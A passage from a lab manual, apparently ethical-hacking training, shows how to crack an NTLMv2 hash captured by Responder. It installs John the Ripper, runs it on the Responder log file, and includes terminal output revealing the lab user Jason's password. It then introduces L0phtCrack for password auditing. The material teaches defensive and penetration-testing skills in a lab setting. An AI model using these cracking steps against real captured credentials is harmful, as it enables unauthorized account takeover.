
15. Close all the open windows.
16. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).
17. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.
18. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.



19. After completing the installation of John the Ripper, type `sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]` and press **Enter**.

Note: Here, the log file name is **SMB-NTLMv2-SSP-10.10.1.11.txt**.

20. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




The screenshot shows a terminal window titled "Terminal" with the command `sudo snap install john-the-ripper` run. It then shows the password for "ubuntu" entered. The process continues with the command `sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.1.11.txt`. The output shows the progress of the cracking process, including the creation of directories, detection of hash types, and the use of OpenMP threads. It also shows the cracking of a password, with the word "bob123" being found. The session is completed at the end.

```
Activities Terminal Jun 7 00:19
ubuntu@ubuntu:~$ sudo snap install john-the-ripper
[sudo] password for ubuntu:
snap "john-the-ripper" is already installed, see 'snap help refresh'
ubuntu@ubuntu:~$ sudo john /home/ubuntu/Responder/logs/SMB-NTLMv2-SSP-10.10.1.11.txt
Created directory: /root/snap/john-the-ripper/535/.john
Created directory: /root/snap/john-the-ripper/535/.john/opencl
Warning: detected hash type "netntlmv2", but the string is also recognized as "ntlmv2-opencl"
Use the "--format=ntlmv2-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
0g 0:00:00:00 DONE 1/3 (2022-06-07 00:19) 0g/s 47272p/s 47272c/s 47272C/s Windows11jason1900..Wjason1900
Proceeding with wordlist:/snap/john-the-ripper/current/run/password.lst
Enabling duplicate candidate password suppressor
?werty (Jason)
1g 0:00:00:00 DONE 2/3 (2022-06-07 00:19) 2.500g/s 31512p/s 31512c/s 31512C/s 123456..bob123
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
ubuntu@ubuntu:~$
```

21. This concludes the demonstration of performing an active online attack to crack a password using Responder.
22. Close all open windows and document all the acquired information.
23. Switch to the **Windows 11** virtual machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account

Note: If a **Network Error** window appears, close it.



24. Turn off the **Ubuntu** virtual machine.

Task 2: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

